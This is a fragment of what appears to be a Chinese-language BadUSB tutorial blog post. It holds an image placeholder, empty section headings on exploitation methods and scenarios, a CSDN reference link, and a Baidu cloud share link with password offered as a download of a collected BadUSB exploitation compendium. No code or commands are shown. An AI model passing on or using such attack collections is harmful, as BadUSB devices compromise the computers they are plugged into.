
整体流程比较简单, 可利用的方式比较多, 之前收藏过前辈们发的一个关于 badusb 的利用方式大全, 需要的请自取, 侵删:

链接: [https://pan.baidu.com/s/1co7DrN2tIM7sqNX\\_1Kwvhw](https://pan.baidu.com/s/1co7DrN2tIM7sqNX_1Kwvhw) 密码: 5psq

BadUSB 利用方式



利用场景



## 0x06 参考链接:

[https://blog.csdn.net/weixin\\_43211186?t=1](https://blog.csdn.net/weixin_43211186?t=1)



